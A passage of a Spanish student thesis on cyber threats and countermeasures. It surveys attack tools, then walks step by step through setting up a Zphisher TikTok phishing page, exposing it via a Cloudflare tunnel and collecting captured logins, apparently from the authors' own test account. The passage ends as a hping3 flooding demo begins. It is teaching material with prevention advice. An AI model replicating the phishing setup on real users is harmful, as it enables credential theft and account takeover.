



Familia Profesional Informática y  
Comunicaciones

# ESTUDIO DE AMENAZAS Y CONTRAMEDIDAS

TRABAJO DE FIN DE GRADO - ASIR 2024/2025

## GRUPO 1

Eduard Cosmin Parparita

Iván Plaza

Sergio Cordero

# Índice

---

<b>Índice de ilustraciones .....</b>	2
<b>1. Resumen .....</b>	3
<b>2. Objetivos.....</b>	4
<b>3. Introducción.....</b>	4
<b>4. ¿Qué es la ciberseguridad? .....</b>	5
<b>4.1 Ramas de la ciberseguridad .....</b>	6
<b>5. Ciberataques .....</b>	8
<b>5.1 Herramientas.....</b>	10
<b>Ataque Phishing web.....</b>	13
<b>Ataque de Denegación de servicio o DDOS .....</b>	20
<b>Obtener información con Man in the Middle y ARP Spoofing .....</b>	24
<b>Redirección con DNS Spoofing .....</b>	30
<b>Payload con Metasploit.....</b>	34
<b>6. Técnicas de prevención contra ciberataques .....</b>	48
<b>6.1 Medidas a nivel usuario.....</b>	48
<b>6.2 Prevención en empresas.....</b>	52
<b>Configuración de Nagios.....</b>	52
<b>Configuración de Suricata.....</b>	67
<b>7. Conclusiones.....</b>	69
<b>8. Bibliografía.....</b>	70

## Índice de ilustraciones

---

<i>Ilustración 1 Inversión en la ciberseguridad .....</i>	5
<i>Ilustración 2 Ramas ciberseguridad .....</i>	6
<i>Ilustración 3 Diferentes caminos.....</i>	7
<i>Ilustración 4 Fases del pentesting .....</i>	9
<i>Ilustración 5 CMD ilustrativo .....</i>	12
<i>Ilustración 6 Representación Phishing Web .....</i>	13
<i>Ilustración 7 Representación ataque DDOS .....</i>	20
<i>Ilustración 8 Representación ataque MITM.....</i>	24
<i>Ilustración 9 Representación ataque DNS Spoofing .....</i>	30
<i>Ilustración 10 Representación de actualizaciones de sistema .....</i>	48
<i>Ilustración 11 Representación antivirus .....</i>	49
<i>Ilustración 12 Representación Firewall .....</i>	50
<i>Ilustración 13 Representación contraseña segura .....</i>	51

## 1. Resumen

---

La ciberseguridad resulta muy importante en la actualidad; es un tema del que todo el mundo debería saber, al menos los conceptos básicos.

En nuestro proyecto indagaremos en este tema, hablaremos y explicaremos conceptos sobre la ciberseguridad, que es, como nos afecta, su exponencial crecimiento y dinero invertido.

También hablaremos de las diferentes ramas dentro de este campo, sus distinciones y de que se encarga cada una. Además, ejemplificaremos dos tipos de estructura dentro de la ciberseguridad, una más genérica y otra más compleja y dividida.

A su vez, también faremos demostraciones de ciberataques, explicando paso a paso como hacerlos y su finalidad, esto con el objetivo de simular las acciones que tomaría un hacker y los resultados obtenidos.

Por último, definiremos algunas reglas de prevención para protegernos de estos ataques, veremos tanto a nivel usuario como en las empresas, con sistemas de monitorización de equipos.

## 2. Objetivos

---

Con nuestro trabajo queremos cumplir los siguientes objetivos:

- Introducir y explicar qué es la ciberseguridad junto a sus ramas.
- Ejemplificar y demostrar vulnerabilidades que ocurren en el día a día.
- Definir técnicas de prevención de ciberataques.

## 3. Introducción

---

Creemos que la ciberseguridad es un tema muy importante en esta era digital, en la que el ser humano ha creado tal dependencia a la tecnología que no podemos salir de casa sin nuestro teléfono. Estamos en constante comunicación y conexión con el resto del mundo, permitiendo que podamos conectar con personas de cualquier parte del mundo en cuestión de segundos. Esto también aplica para el intercambio de información, transacciones, almacenamiento de datos en la nube, etc.

Aunque la tecnología presente muchas ventajas en nuestro día a día, también conlleva unos riesgos que, si no estamos preparados para prevenirlos o afrontarlos, serán muy significativos y tendrán un gran impacto, suponiendo desde filtración de datos personales a incluso perdida de dinero. Todo lo anteriormente mencionado puede llegar a ser un gran peligro para las personas, pero en las empresas esto podría suponer desde daños irreparables en la reputación de la empresa, hasta la bancarrota.

Es por esto, que la ciberseguridad es un tema con el que debemos de estar familiarizados, ya que sea convertido en una parte fundamental de esta era.

Como apasionados y futuros trabajadores de esta rama, hemos escogido realizar este trabajo para enseñar y demostrar métodos por los cuales gente malintencionada puede atacarnos y, a su vez, maneras de poder evitar y prevenirlos.

## 4. ¿Qué es la ciberseguridad?

Cuando hablamos de ciberseguridad, podríamos definirla como aquella rama de la informática encargada de proteger sistemas informáticos, redes y datos de ciberataques, por ello es comprensible que en una era tecnológica como en la que actualmente vivimos, esta desempeñe un papel muy importante.

Esto afecta no solo a los usuarios finales como nosotros, sino también a las grandes empresas, las cuales mueven miles de millones de datos por segundo y cuenta con información sensible de todos sus clientes de esta. Es por todo esto que son el principal objetivo de los ciberatacantes, de manera directa, ataques a la empresa y su red, o de manera indirecta, ataques a los clientes haciéndose pasar por esta, afectando a su credibilidad y confianza.

Se trata de una rama en constante cambio y evolución, cada mes se descubren nuevas vulnerabilidades, herramientas y ataques, por lo que las empresas invierten grandes cantidades de dinero para estar actualizados y protegidos.

### SE PRONOSTICA QUE EL GASTO GLOBAL EN CIBERSEGURIDAD CRECERÁ A 450.000 MILLONES DE USD PARA 2030




Ilustración 1 Inversión en la ciberseguridad (Fuente: <https://globalxetfs.co/la-ciberseguridad-enfrenta-una-transformacion-debido-a-la-ia-generativa/>)

Gracias a este dinero invertido, las tareas a realizar dentro de la empresa se dividieron en diferentes departamentos o ramas que detallaremos a continuación.

## 4.1 Ramas de la ciberseguridad

Dentro de la ciberseguridad existen varias ramas, las cuales se pueden separar dependiendo de la finalidad que tengan. El National Institute of Standards and Technology (NIST) ha desarrollado un framework o esquema, el cual tiene una estructura dividida según la función que se realice:


- **Identificar:** Identificar qué dispositivos pueden sufrir riesgos de ser atacados, y cuáles son los más sensibles por la información que contienen.
- **Proteger:** Llevar a cabo diferentes medidas de seguridad, como políticas de contraseñas, firewall, proxy,etc.
- **Detectar:** Usar diferentes sistemas de detección para encontrar posibles ataques y amenazas.
- **Responder:** Planificar respuestas y soluciones a estos incidentes, junto con sus gestiones pertinentes.
- **Recuperar:** Anticipar posibles planes para la recuperación después de sufrir un ataque.



Ilustración 2 Ramas ciberseguridad (Fuente: <https://www.nist.gov/cyberframework>)

Como hemos visto es una estructura básica, la cual se puede adaptar a cualquier tipo de empresa, independientemente de lo grande o pequeña que sea; a nivel usuario también existen estas distinciones, aunque un buen experto en ciberseguridad debe de tener nociones básicas en todos los campos o al menos conocer su funcionamiento.

Ya en entornos más avanzados y especializados, existen guías o caminos que pueden tomar los técnicos en ciberseguridad según el enfoque de su carrera.



*Ilustración 3 Diferentes caminos (Fuentes: <https://pauljeremy.com/security-certification-roadmap/>)*

## 5. Ciberataques

---

Definimos ciberataque como aquellas acciones maliciosas que realiza un usuario o grupo de usuarios en línea, a través de dispositivos o redes, con la finalidad de obtener datos, sobrecargar o acceder a redes, extorsionar, espiar, etc.

Según las herramientas y la finalidad del ataque, los ciberataques se pueden dividir en varios tipos como:

- **Phishing:** consiste engañar a una víctima a través de ganarse su confianza, haciéndose pasar por una persona, empresa o servicio de confianza (suplantación de identidad de un tercero de confianza), la técnica más común es un mensaje de correo electrónico o un mensaje de texto que imita a una persona u organización. La víctima accederá al enlace proporcionado a través de este correo y crea que está en una página oficial, ya sea de un banco, una red social o un seguimiento de paquete.
- **DDOS:** consiste en enviar grandes cantidades de solicitudes de red a un equipo para sobreponer la capacidad de este, y así evitar que funcione correctamente.
- **Man in the Middle:** trata de interceptar la comunicación entre dos hosts. Este ataque permite manipular el tráfico interceptado de diferentes maneras, como obtener información de los dispositivos y así conseguir datos sensibles como credenciales de acceso, datos bancarios etc.
- **DNS Spoofing:** trata de enviar mensajes ARP falsificados a una red LAN, y a través de estos, poder vincular su dirección MAC con la dirección IP de un equipo de nuestra red; gracias a esto empezará a recibir toda la información a la que se pueda acceder a través de la ip que has suplantado.
- **Malware:** Se trata de un software malicioso capaz de acceder a los dispositivos o dañarlos, estos pueden incluir distintos tipos de virus, spyware, troyanos,etc.
- **Inyecciones SQL:** Son un tipo de ataque el cual utiliza cadenas maliciosas que manipulan la base de datos para otorgar al atacante acceso o privilegios a esta.

- **Fuerza bruta:** Este tipo de ataque consiste en probar múltiples combinaciones de caracteres hasta encontrar la contraseña o clave de cifrado correcta. Este tipo de ataque suelen utilizar herramientas de software automatizadas y diccionarios que contienen cadenas específicas dependiendo de la finalidad y el objetivo.

Es importante saber que también existen unos ciberataques controlados que usan las empresas para buscar posibles entradas a los hackers o ciberatacantes. Estos ataques se llaman prueba de vulnerabilidades o pentesting, realizan múltiples pruebas a equipos y redes con la finalidad de encontrar puntos débiles que los hackers pueden utilizar para entrar en estos y llevar a cabo acciones maliciosas en contra de las empresas, todo bajo supervisión y con autorización de la empresa.

## Fases de un proyecto de Pentesting



Ilustración 4 Fases del pentesting (Fuente: <https://www.exevi.com/soluciones/servicio-pentesting-de-webs-apps-y-sistemas/>)

Una vez encontradas estas vulnerabilidades, se informará a la empresa para que desde otro departamento tomen las medidas de prevención y de seguridad necesarias.

## 5.1 Herramientas

Definiremos y explicaremos herramientas que usaremos posteriormente en la realización de ataques, este apartado tiene la finalidad de dar a conocer las herramientas para utilizarlo como base en los ataques posteriores.

**Hping3:** es una herramienta que se usa para hacer testeos de seguridad, como escaneo de puertos, seguimiento de rutas, etc. También sirve para realizar un ataque DoS mediante la opción “-flood”.

**Bettercap:** Sirve para realizar ataques MITM (Man In The Middle) contra la red, manipulando el tráfico HTTPS, HTTPS y TCP. También sirve para interceptar información, como inicios de sesión, texto plano etc.

**Metasploit:** es una herramienta de código abierto que se ha desarrollado mayormente en Ruby y Perl, aunque es posible integrar otro tipo de scripts en diferentes lenguajes como por ejemplo Python, Metasploit cuenta con una lista de exploits que se pueden usar con herramientas externas como por ejemplo Nmap o Nessus.

En Metasploit disponemos de distintos tipos de herramientas, algunas de ellas son las siguientes:

- **Exploits:** Son programas que explotan las vulnerabilidades de un software determinado, se suele usar para ganar acceso a un sistema.
- **Payloads:** Es un programa que acompaña a un exploit para realizar funciones específicas una vez comprometamos un objetivo, En muchos sistemas el uso de firewalls, antivirus y sistemas de detección pueden dificultar la actividad de los payloads, por eso usamos encoders para intentar evadir estos sistemas de detección.
- **Encoders:** Proporciona algoritmos para codificar los payloads que usaremos tras haber comprometido una máquina mediante un exploit.

- **Auxiliary:** Es un programa que nos proporciona información sobre el objetivo con el fin de encontrar con distintas vulnerabilidades, también permite usar una serie de exploits para probar si uno de ellos puede ejecutar el payload para comprometer el objetivo.
- **Post:** nos proporciona funcionalidades que se usan en la fase de post explotación.

**Meterpreter:** Es un payload de Metasploit y se ejecuta en memoria o lo que se denomina también como a bajo nivel evitando de esta forma problemas con sistemas de protección, consiste en una Shell con una gran cantidad de opciones que podemos ejecutar en los sistemas comprometidos.

**Armitage:** Una herramienta gráfica para interactuar con Metasploit, también conocido como el entorno gráfico de Metasploit

**John\_The\_Ripper:** se usa para identificar contraseñas adquiridas como archivos hash o hashes, para descifrar contraseñas complejas se usan diccionarios o listas de palabras, John The Ripper se debe usar fuera de Metasploit.

**Msfvenom:** Es una herramienta dentro de Metasploit la cual genera payloads y los codifica para poder evadir la detección del antivirus

**Nagios:** Es un sistema de monitorización de código abierto en el que puedes vigilar los equipos y los servicios que especifiques, también te va a mandar alertas cuando haya un comportamiento fuera de lo común en estos equipos o servicios.

## 5.2 Ejemplos de ciberataques

A continuación, explicaremos y ejemplificaremos distintos ciberataques, que tanto empresas como usuarios corrientes pueden sufrir en su día a día.

Para poder comprender cada uno de ellos, estos serán estructurados de la siguiente manera: primero una breve definición del ataque, después una introducción en la que se explicara de manera resumida el contenido de cada ataque y el objetivo de este; y por último la explicación detallada, paso a paso y con capturas de como se hace.

Ilustración 5 CMD ilustrativo (Fuente: <https://www.iberdrola.com/innovacion/ciberataques>)

### DISCLAIMER

*No nos hacemos responsables del uso indebido de las herramientas y métodos usados en este proyecto, la totalidad de las imágenes que no poseen leyenda han sido realizadas por nosotros y por lo tanto no debe ser usadas para la generación de obras derivadas, es decir, que la obra sólo puede ser usada en su formato original, no cabe su transformación.*

## Ataque Phishing web

El "phishing" hace referencia a un intento de robar información confidencial, normalmente en forma de nombres de usuario, contraseñas, números de tarjetas de crédito, información de cuentas bancarias u otros datos importantes para utilizar o vender la información robada. Por ejemplo, imagina que recibes un correo electrónico de tu banco pidiéndote que confirmes tus datos personales porque han detectado actividad sospechosa en tu cuenta. Si haces clic en el enlace y proporcionas la información solicitada, estarías cayendo en una trampa, serías víctima de phishing.




Ilustración 6 Representación Phishing Web (Fuente: <https://www.cloudflare.com/es-es/learning/access-management/phishing-attack/>)

Hay diferentes tipos de phishing, según el medio a través del que intentan engañarnos. Aquí tienes las tipologías más comunes:

- Phishing tradicional: es el más habitual y se realiza a través de correos electrónicos que simulan ser de empresas o instituciones conocidas. La estrategia suele ser recibir un correo que parece provenir de tu banco, una empresa de servicios o una entidad gubernamental. El mensaje suele contener un enlace y te pide que realices alguna acción urgente, como verificar tu cuenta, reclamar un premio o actualizar tus datos. Al hacer clic en el enlace, se te redirige a una página web falsa diseñada para robar tus datos personales, como contraseñas, números de tarjetas de crédito o información de cuentas bancarias. Una vez que ingresas tus datos, los ciberdelincuentes pueden utilizarlos para realizar transacciones fraudulentas o cometer otros delitos.
- Smishing (phishing por SMS): es una forma de phishing en la que se utiliza los mensajes de texto (SMS) como medio para engañar a los usuarios. Al igual que en el phishing tradicional, los ciberdelincuentes intentan obtener información personal o financiera haciéndose pasar por entidades de confianza.
- Vishing (phishing telefónico): en este caso, los atacantes se hacen pasar por empleados de bancos u otras instituciones para obtener información personal por teléfono.
- Spear phishing (phishing dirigido): este tipo de ataque es más personalizado. Los ciberdelincuentes investigan a sus víctimas para adaptar el mensaje y hacerlo más creíble.

Haremos un ejemplo del phishing tradicional. Para ello deberemos instalar la herramienta de Zphisher. Lo instalaremos desde GitHub con el comando “git clone” y la url del programa.

```
(user㉿kaliPrueba)~]$ git clone --depth=1 https://github.com/htr-tech/zphisher.git
Clonando en 'zphisher'...
remote: Enumerating objects: 316, done.
remote: Counting objects: 100% (316/316), done.
remote: Compressing objects: 100% (297/297), done.
remote: Total 316 (delta 49), reused 196 (delta 15), pack-reused 0 (from 0)
Recibiendo objetos: 100% (316/316), 7.90 MiB | 5.08 MiB/s, listo.
Resolviendo deltas: 100% (49/49), listo.
```

Nos vamos al directorio de Zphisher y lo ejecutamos para que nos actualice.

```
(user㉿kaliPrueba)~]$ cd zphisher
(user㉿kaliPrueba)~/zphisher]$ bash zphisher.sh
```

Una vez que lo ejecutemos nos saldrá el menú.



Elegiremos la opción de tiktok(10) y pulsaremos enter. Nos saldrá lo siguiente.




Nos dará las opciones para alojar la página temporalmente como es un ejemplo la alojaremos en localhost.




Y ya tendríamos nuestra página creada.



Para comprobarlo, metemos la dirección que tenemos de localhost, el puerto por defecto (80) y se la enviamos por gmail.



Nos logueamos en la página que hemos puesto con el Zphisher.




Una vez que el usuario ha entrado recibimos la información de este, su contraseña.

```
EPHISHER 2.3.5
[+] Successfully Hosted at : http://127.0.0.1:8080
[+] Waiting for Login Info, Ctrl + C to exit ...
[+] Victim IP Found !
[+] Victim's IP : 127.0.0.1
[+] Saved in : auth/ip.txt
[+] Victim IP Found !
127.0.0.1's IP : 127.0.0.1
[+] Saved in : auth/ip.txt
[+] Login info Found !!
[+] Account : i.plazadp8@gmail.com
[+] Password : i7v9a1n5
[+] Saved in : auth/usernames.dat
[+] Waiting for Next Login Info, Ctrl + C to exit. █
```

Ahora ya tenemos la información y podemos acceder a la cuenta. También podemos hacerlo mediante cloudflare. Seleccionamos el número “02”.




Nos saldrá lo siguiente.



Ponemos esta url en vez de la dirección localhost y obtenemos el mismo resultado.


A screenshot of a web browser window titled 'Tik Tok Followers'. The address bar shows the URL 'https://graduation-sunglasses-careful-morning.trycloudflare.com/login.html'. The page itself is a TikTok login screen with a black background. It features the TikTok logo at the top, followed by the word 'Login'. Below that is a subtext 'Login to get 1000 Tiktok Likes Free'. There are two input fields: 'Username/Email/Phone' and 'Password', both with placeholder text. At the bottom is a large 'Login' button.

Podemos ver en una carpeta que tiene Zphisher, las contraseñas almacenadas que ha conseguido.



```
(user@kaliPrueba)-[~]
$ cd zphisher

(user@kaliPrueba)-[~/zphisher]
$ sudo nano auth/usernames.dat
```



```
Archivo Acciones Editar Vista Ayuda
user@kaliPrueba: ~/zphisher
auth/usernames.dat *
```

GNU nano 8.3

```
Instagram Username: i.plazadp@gmail.com Pass: I7v9ain5
Instagram Username: i.plazadp@gmail.com Pass: I7v9ain5
Twitter Username: i.plazadp@gmail.com Pass: I7v9ain5
Instagram Username: i.plazadp@gmail.com Pass: I7v9ain5
Twitter Username: i.plazadp@gmail.com Pass: I7v9ain5
Twitter Username: i.plazadp@gmail.com Pass: I7v9ain5
Tiktok Username: i.plazadp@gmail.com Pass: I7v9ain5
Twitter Username: i.plazadp@gmail.com Pass: I7v9ain5
Twitter Username: i.plazadp@gmail.com Pass: I7v9ain5
Instagram Username: i.plazadp@gmail.com Pass: I7v9ain5
```

### Métodos de prevención de Phishing:

1 - Estate alerta y desconfía de enlaces sospechosos:

- Errores ortográficos o gramaticales.
- Demandas urgentes de información confidencial: los correos electrónicos que utilizan un lenguaje con un sentido de urgencia o miedo tienen como objetivo hacer que los destinatarios actúen rápidamente sin pensar.
- Enlaces sospechosos.
- Direcciones de correo electrónico falsificadas.
- Archivos adjuntos inesperados.

2 - Usa contraseñas seguras y autenticación de dos factores.

3 - Mantén tu software y herramientas de seguridad actualizados.

4 - Ten cuidado con la información personal.

5 - Cuidado con las suplantaciones.

6 - Ten cuidado con las redes Wi-Fi públicas.

7 - Utiliza herramientas antiphishing:

- Extensión de Netcraft: supervisión de sitios web.
- Avira Browser Safety: bloqueo de sitios web maliciosos.
- Web of Trust: se basa en valoraciones en cuanto a la fiabilidad y la reputación.

## Ataque de Denegación de servicio o DDOS

En este ejemplo a través de la herramienta Hping3 y sabiendo la IP del sistema atacado, enviaremos múltiples solicitudes con la finalidad de ralentizar el dispositivo; vemos que al principio del ejemplo podemos acceder a “marca.com” sin problema y, tras atacar a ese mismo sistema, la búsqueda se ralentiza exponencialmente.


